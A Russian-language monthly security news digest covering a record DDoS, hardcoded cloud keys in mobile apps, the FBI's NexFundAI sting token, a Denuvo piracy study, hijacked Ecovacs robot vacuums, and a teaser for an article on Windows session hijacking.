По словам главы Cloudflare Мэттью Принса (Matthew Prince), пиковая мощность атаки достигла **3,8 ТБИТ/С** и **2,14 МИЛЛИАРДА** пакетов в секунду (PPS). Атака была направлена на неназванного клиента неназванного хостинг-провайдера, который пользуется услугами Cloudflare.



Предыдущий рекорд в этой области был установлен еще в конце 2021 года, когда компания Microsoft зафиксировала атаку мощностью **3,47 ТБИТ/С** и **340 МИЛЛИОНОВ** PPS.

Новая рекордная атака длилась почти месяц и состояла более чем из **100** отдельных гиперобъемных (hyper-volumetric) DDoS-атак. Многие из них были направлены на сетевую инфраструктуру цели (L3 и L4), а их мощность превышала **2 МИЛЛИАРДА** PPS и **3 ТБИТ/С**.



Зараженные устройства, с которых велась атака, были разбросаны по всему миру и находились в **РОССИИ**, **ВЬЕТНАМЕ**, **США**, **БРАЗИЛИИ** и **ИСПАНИИ**.

КЛЮЧИ В КОДЕ

Многие популярные приложения для iOS и Android содержат жестко закодированные, незашифрованные учетные данные для облачных сервисов, включая Amazon Web Services (AWS) и Microsoft Azure Blob Storage, предупредили в Symantec.

Исследователи объясняют, что утечка таких ключей может дать злоумышленникам несанкционированный доступ к хранилищам и базам данных с конфиденциальными данными и в целом является грубым нарушением безопасности. При этом отмечается, что в основном ключи попадают в кодовые базы приложений из-за ошибок, халатности и плохих практик разработчиков.

> *«Это опасная ситуация, ведь любой человек, имеющий доступ к бинарному или исходному коду приложений, сможет извлечь эти учетные данные и использовать их для манипулирования данными или их кражи, что приведет к серьезным нарушениям безопасности», — говорят специалисты.*

Эксперты обнаружили учетные данные от облачных сервисов в следующих приложениях в магазине Google Play:

- **Pic Stitch** (более 5 миллионов загрузок) — жестко закодированные учетные данные Amazon;
- **Meru Cabs** (более 5 миллионов загрузок) — жестко закодированные учетные данные Amazon;
- **ReSound Tinnitus Relief** (более 500 тысяч загрузок) — жестко закодированные учетные данные Microsoft Azure Blob Storage;
- **Saludsa** (более 100 тысяч загрузок) — жестко закодированные учетные данные Microsoft Azure Blob Storage;
- **Chola Ms Break In** (более 100 тысяч загрузок) — жестко закодированные учетные данные Microsoft Azure Blob Storage;
- **EatSleepRIDE Motorcycle GPS** (более 100 тысяч загрузок) — жестко закодированные учетные данные Twilio;
- **Beltone Tinnitus Calmer** (более 100 тысяч загрузок) — жестко закодированные учетные данные Microsoft Azure Blob Storage.

Аналогичная проблема была найдена и в ряде популярных приложений в Apple App Store:

- **Crumbl** (более 3,9 миллиона оценок) — жестко закодированные учетные данные Amazon;
- **Eureka: Earn money for surveys** (более 402,1 тысячи оценок) — жестко закодированные учетные данные Amazon;
- **Videoshop — Video Editor** (более 357,9 тысячи оценок) — жестко закодированные учетные данные Amazon;
- **Solitaire Clash: Win Real Cash** (более 244,8 тысячи оценок) — жестко закодированные учетные данные Amazon;
- **Zap Surveys — Earn Easy Money** (более 235 тысяч оценок) — жестко закодированные учетные данные Amazon.

Стоит отметить, что App Store не указывает данные о количестве загрузок, но обычно их количество превышает указанное количество оценок.

Исследователи пишут, что установка таких приложений, конечно, не означает автоматическую компрометацию устройства, однако существует риск того, что хакеры завладеют конфиденциальными данными пользователей, если разработчики не примут меры и не устранят проблему.


В Symantec не в первый раз предупреждают об этой опасности. Так, еще в 2022 году исследователи писали, что обнаружили более 1800 приложений для iOS и Android, в коде которых содержатся учетные данные AWS. Причем в 77% случаев это были действительные токены доступа.

6 200 000 «СЕРЫХ» SIM-КАРТ ЗАБЛОКИРОВАЛИ С НАЧАЛА ГОДА

В Роскомнадзоре (РКН) сообщили, что с начала года было заблокировано **456 МИЛЛИОНОВ** мошеннических звонков. При этом в ведомстве отметили, что для таких звонков и сообщений преступники части используют «серые» SIM-карты без установленного владельца.

По данным РКН, с ноября 2023 года по сентябрь 2024 года было выявлено **93,9 МИЛЛИОНА** нарушений в достоверности сведений об абонентах. Из них **85,7 МИЛЛИОНА** нарушений уже исправлены – операторы внесли корректные данные.

Также **6,2 МИЛЛИОНА** SIM-карт, оформленных с нарушениями, были заблокированы, либо договоры по ним были расторгнуты. А еще **2 МИЛЛИОНА** SIM-карт по-прежнему проходят проверку.



This website was created at the direction of the Federal Bureau of Investigation as part of an investigation into cryptocurrency fraud and market manipulation. For more information, please click here.

Token With Purpose, AI With Impact

NextFundAI

Welcome to NexFundAI, where finance meets the future. Our vision is to create a cryptocurrency token that serves as a secure store of value while driving positive change in the realm of artificial intelligence. Partnering with NextFundAI, we channel fees from our token into early-stage AI projects, generating returns distributed back to our token holders. But we're more than just an investment vehicle – we're a catalyst for innovation. Our mission is to revolutionize cryptocurrency and AI by providing not only financial returns but also tangible utility. Transparent, innovative, and community-centric, NexFundAI empowers you to shape the future of finance and technology. Join us on this transformative journey, where trust, innovation, and positive impact converge for a brighter tomorrow.

КРИПТОВАЛЮТА ФБР

Американские власти заявили, что некоторое время назад ФБР создало собственную криптовалюту, которая использовалась для расследования манипулирования ценами на крипторынках. Отмечается, что созданный ФБР Ethereum-токен и одноименная компания NexFundAI были разработаны при поддержке свидетелей, содействующих следствию.

NexFundAI рекламировалась как проект, находящийся «на пересечении финансов и искусственного интеллекта». Ее целью якобы было «создание криптовалютного токена, который не только послужит надежным средством сбережения, но и выступит в качестве катализатора позитивных изменений в сфере ИИ».

> *«Три маркет мейкера — ZM Quant, CLS Global и MyTrade — и их сотрудники обвиняются в том, что они участвовали в „отмывочной“ торговле (wash trade) и/или вступили в сговор с целью осуществления „отмывочной“ торговли от имени NexFundAI, криптовалютной компании и токена, созданного по указанию правоохранительных органов в рамках правительственного расследования. Четвертый маркет мейкер, компания Gotbit, а также ее CEO и два директора также обвиняются в участии в аналогичной схеме», — сообщает Министерство юстиции США.*

Термином wash trade обычно обозначают форму манипулирования рынком, когда участники рынка создают искусственную активность, одновременно продавая и покупая одни и те же активы.

В общей сложности расследование затрагивает 18 человек и организаций. При этом пять человек либо уже признали свою вину, либо согласились признать ее в будущем. Сообщается, что еще трое обвиняемых арестованы в США, Великобритании и Португалии.

Эта операция правоохранителей получила название Token Mirrors. Благодаря NexFundAI было конфисковано более 25 миллионов долларов в криптовалюте и отключены многочисленные торговые боты, стоящие за вош-трейдингом.

Согласно судебным документам, обвиняемые проводили фиктивные сделки с использованием собственных токенов, чтобы создать впечатление, что это хорошие инвестиции, тем самым привлекая новых инвесторов и покупателей и искусственно завышая торговые цены. Затем подозреваемые продавали свои токены по новым ценам, действуя в рамках классической схемы pump-and-dump.

> *«ФБР пошло на беспрецедентный шаг — создало собственный криптовалютный токен и компанию, чтобы выявить, пресечь и привлечь к ответственности этих предполагаемых мошенников», — сообщили в ФБР.*

ВЗЛОМ DRM DENUVO


Специалист Университета Северной Каролины в Чапел-Хилле Уильям Фолькман (William Volckmann) опубликовал работу, посвященную взлому защиты Denuvo и влиянию пиратства на доходы игровой индустрии.

Оказалось, взлом DRM-защиты практически не влияет на продажи игр уже через **12 НЕДЕЛЬ** после их релиза.

Для своего исследования эксперт использовал выборку из **86 ИГР** с защитой Denuvo, исходно выпущенных в Steam в период с сентября 2014 года по конец 2022 года.

Потери издателей игр от взлома Denuvo напрямую зависят от того, как быстро появляется кряк. По данным Фолькмана, игра с защитой Denuvo, взломанная в **ПЕРВУЮ НЕДЕЛЮ** после релиза, может принести издателю на **20%** меньше доходов.

Но если кряк появляется через **ШЕСТЬ НЕДЕЛЬ** после релиза игры, это лишает издателя лишь **5%** от теоретического дохода. Через 12 недель новые продажи игры и вовсе становятся настолько незначительными, что «разработчики уже могут удалить непопулярные механизмы DRM с минимальными потерями».



Чем дольше действует DRM-защита игры, тем меньше появление кряка влияет на новые продажи

В среднем игры с защитой Denuvo практически не теряют в продажах из-за пиратства, поскольку защита «чаще всего остается невзломанной» в течение первых **12 НЕДЕЛЬ**.

АГРЕССИВНЫЕ ПЫЛЕСОСЫ

В мае текущего года в разных городах США произошла серия атак на роботы-пылесосы Ecovacs Deebot X2. Хакеры использовали уязвимости, чтобы удаленно управлять пылесосами, получать доступ к их камерам и встроенным динамикам, оскорблять владельцев устройств и преследовать домашних животных.

Одним из пострадавших был юрист из Миннесоты Дэниел Свенсон (Daniel Swenson). Он рассказал СМИ, что смотрел телевизор с семьей, когда робот-пылесос вдруг стал издавать странные звуки, похожие на сломанное радио.

Войдя в приложение, Свенсон обнаружил, что устройство удаленно контролирует посторонний человек, наблюдая за происходящим через камеру пылесоса. Попытка сброса пароля и перезагрузки устройства не помогла: через некоторое время пылесос снова активировался, но на этот раз из динамика раздался человеческий голос, который стал выкрикивать расистские оскорбления в адрес Свенсона и его 13-летнего сына.

Пострадавший отмечает, что атакующий, похоже, был подростком, который просто переключался с устройства на устройство, чтобы поиздеваться над людьми.

В итоге Свенсон был вынужден отключить робот-пылесос и убрать его подальше. Дело в том, что раньше пылесос работал на одном этаже с хозяйской спальней. «Наши младшие дети принимают там душ, — объясняет Свенсон. — Я просто подумал, что он мог застать моих детей или даже меня, когда мы неодеты». По его словам, ситуация могла быть гораздо хуже, если бы хакеры решили тихо следить за его семьей, не афишируя свое присутствие.

Другие случаи атак на пылесосы Ecovacs произошли в Лос-Анджелесе и Эль-Пасо через несколько дней после атаки на устройство Свенсона. Так, в Лос-Анджелесе робот-пылесос гонялся по дому за собакой, и хакер при этом выкрикивал оскорбления через динамик. Устройство в Эль-Пасо тоже использовалось для трансляции расистских заявлений хакера, пока владелец не отключил пылесос.

Как оказалось, в прошлом году ИБ-исследователи выявили уязвимость в роботах-пылесосах Ecovacs, которая позволяла обойти ввод PIN-кода в модели Deebot X2 и получить полный контроль над устройством, включая доступ к камере и функциям удаленного управления. Специалисты рассказывали об этой проблеме на конференции Chaos Communication Congress.

Также недавно журналисты ABC News Australia сообщали, что в устройствах Ecovacs был обнаружен другой баг, который тоже позволял захватить контроль над пылесосом. Однако эта уязвимость связана с Bluetooth и работает лишь на расстоянии около ста метров от робота-пылесоса, то есть вряд ли имела отношение к описанным выше атакам.

Когда о взломах устройств Ecovacs заговорили СМИ, представители компании заверили, что проблема, из-за которой владельцы пылесосов серии X2 столкнулись со взломами, уже устранена. Еще одно обновление прошивки, для «дальнейшего повышения безопасности», должно выйти в середине ноября 2024 года.

В компании подчеркнули, что «нет никаких свидетельств того, что имена пользователей и пароли были получены неавторизованными третьими лицами в результате компрометации систем Ecovacs».

Однако пострадавшие и исследователи критикуют компанию за медленную реакцию. К примеру, Свенсон рассказал журналистам, что, когда он обратился в поддержку Ecovacs и попытался уведомить компанию о том, что кто-то взломал его пылесос и выкрикивает оскорбления, ему не поверили. В компании спрашивали, нет ли у него видеозаписи произошедшего, несмотря на то что в это время другие пользователи уже обращались в поддержку с похожими жалобами.

Затем служба поддержки предположила, что хакеры могли получить доступ к его устройству при помощи атаки типа credential stuffing. Этим термином обычно обозначают ситуации, когда учетные данные похищаются с одних сайтов и сервисов, а затем используются в других. Потом Свенсона уведомили о том, что проведенное расследование показало, что «учетная запись Ecovacs и ее пароль были получены неуполномоченным лицом».

Однако даже этого было бы недостаточно для полной компрометации робота-пылесоса, который также должен быть защищен упомянутым выше PIN-кодом.

Стоит отметить, что специалисты, исходно обнаружившие уязвимость PIN-кодов и рассказавшие о ней на CCC, заявили, что разработчики Ecovacs до сих пор не устранили эту проблему полностью.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Количество атак SpyNote на Android-устройства в России выросло в 4,5 раза

Fortinet обвинили в сокрытии информации о критическом RCE-баге

Против создателей UAPS и Cryptex возбудили уголовное дело

Продукты «Лаборатории Касперского» удалили из Google Play Store

В OpenAI рассказали, как хакеры злоупотребляют ChatGPT

В открытом доступе опубликованы данные пользователей «Бургер Кинга»

Баг в Kubernetes Image Builder позволял получить root-доступ через SSH

На Pwn2Own Ireland 2024 показали более 70 0-day-уязвимостей

Хакеры используют Steam, YouTube и X для координации атак

Cisco отключила портал DevHub из-за заявлений хакера

ВРЕШЬ, НЕ УЙДЕШЬ!

Как работает угон пользовательских сессий в Windows

Как часто ты видишь заветную сессию доменного администратора на дырявой «семерке»? Его учетная запись так и просится в руки злоумышленника или пентестера, и дальше она поможет захватить всю сетку. Однако злой антивирус ни в какую не дает сдампить LSASS. Что пентестеру делать в таком случае? Как получить сессию пользователя, обойдя все защитные средства?

MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

